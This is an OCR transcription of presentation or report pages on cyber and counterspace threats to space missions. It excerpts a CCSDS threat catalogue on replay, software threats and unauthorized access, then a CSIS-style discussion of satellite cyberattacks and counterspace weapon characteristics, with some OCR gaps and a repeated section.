

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

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



# Not so Novel

# Not so Novel

CCSDS REPORT CONCERNING SECURITY THREATS AGAINST SPACE MISSIONS

**3.4.8 REPLAY**

**Applicable to**: Space Segment, Ground Segment, Space-Link Communication.

**Description**: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

**Possible Mission Impact**: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted [illegible] intended destination, they might be executed, potentially [illegible] time. If the replay [illegible] are not rejected, they could result in [illegible] spacecraft operations, such as a maneuver [illegible] a spacecraft re-orientation with the result that a spacecraft is in an unintended orientation [illegible] tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, or the reset of critical onboard parameters).

**3.4.9 SOFTWARE THREATS**

**Applicable to**: Space Segment, Ground Segment.

**Description**: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

**Possible Mission Impact**: Software threats could result in loss of data and safety issues [illegible] loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

**3.4.10 [illegible]THORIZED ACCESS**

**Applicable to**: Space [illegible] Ground Segment.

**Description**: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

**Possible Mission Impact**: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

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THOMAS G
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MAKENA Y

*Foreword*
MARTIN C

CSIS



**Illustration**
Cyberattacks can be used to take control of a satellite and damage or destroy it.

user terminals that connect to satellites are all potential intrusion points for cyberattacks. Cyberattacks can be used to monitor data traffic patterns (i.e., which users are communicating), to monitor the data itself, or to insert false or corrupted data in the system. While cyberattacks require a high degree of understanding of the systems being targeted, they do not necessarily require significant resources to conduct. Cyberattacks can be contracted out to private groups or individuals, which means that a state or non-state actor that lacks internal cyber capabilities may still pose a cyber threat.[3]


A cyberattack on space systems can result in data loss, widespread disruptions, and even permanent loss of a satellite. For example, if an adversary can seize control of a satellite through a cyberattack on its command and control system, the attack could shut down all communications and permanently damage the satellite by expending its propellant supply or damaging its electronics and sensors. Accurate and timely attribution of a cyberattack can be difficult, if not impossible, because attackers can use a variety of methods to conceal their identity, such as using hijacked servers to launch an attack.

## THREAT CHARACTERISTICS

The types of counterspace threats described above have distinctly different characteristics that make them more suitable for use in some scenarios than others. As shown in Table 1, some types of counterspace threats are difficult to attribute or have fully reversible effects, such as mobile jammers. High-powered lasers, for example, are "silent" and can carry out an attack with little public awareness that anything has happened. Other types of counterspace weapons produce effects that make it difficult for the attacker to know if the attack was successful, and some produce collateral damage that can affect space systems other than the one being targeted.

Counterspace weapons that are reversible, difficult to attribute, and have limited public awareness are ideally suited for situations in which an opponent may want to signal resolve, create uncertainty in the mind of its opponent, or achieve a fait accompli without triggering an escalatory response. For example, an adversary that wants to deter the United States from intervening in a situation may believe that such attacks will stay below the threshold for escalation (i.e., not trigger the very thing it is trying to prevent) while creating significant operational challenges for the United States that make the prospect of intervention more costly and protracted. Conversely, counterspace weapons that have limited battle damage assessment or that risk collateral damage may be less useful to adversaries in many situations. Without reliable battle damage assessment, for example, an adversary cannot plan operations with the confidence that its counterspace actions have been successful. Furthermore, weapons that produce collateral damage in space, such as large amounts of space debris, run the risk of escalating a conflict and turning other nations against the attacker.

5



# Not so Novel

CCSDS REPORT CONCERNING SECURITY THREATS AGAINST SPACE MISSIONS

**3.4.8 REPLAY**

**Applicable to**: Space Segment, Ground Segment, Space-Link Communication.

**Description**: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

**Possible Mission Impact**: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted [illegible] intended destination, they might be executed, potentially [illegible] time. If the replay[illegible]ds are not rejected, they could result in [illegible]ecific spacecraft operations, such as a maneuver, or a spacecraft re-orientation [illegible]in the result that a spacecraft is in an unintended orientation (e.g., tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, the reset of critical onboard parameters).

**3.4.9 SOFTWARE THREATS**

**Applicable to**: Space Segment, Ground Segment.

**Description**: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

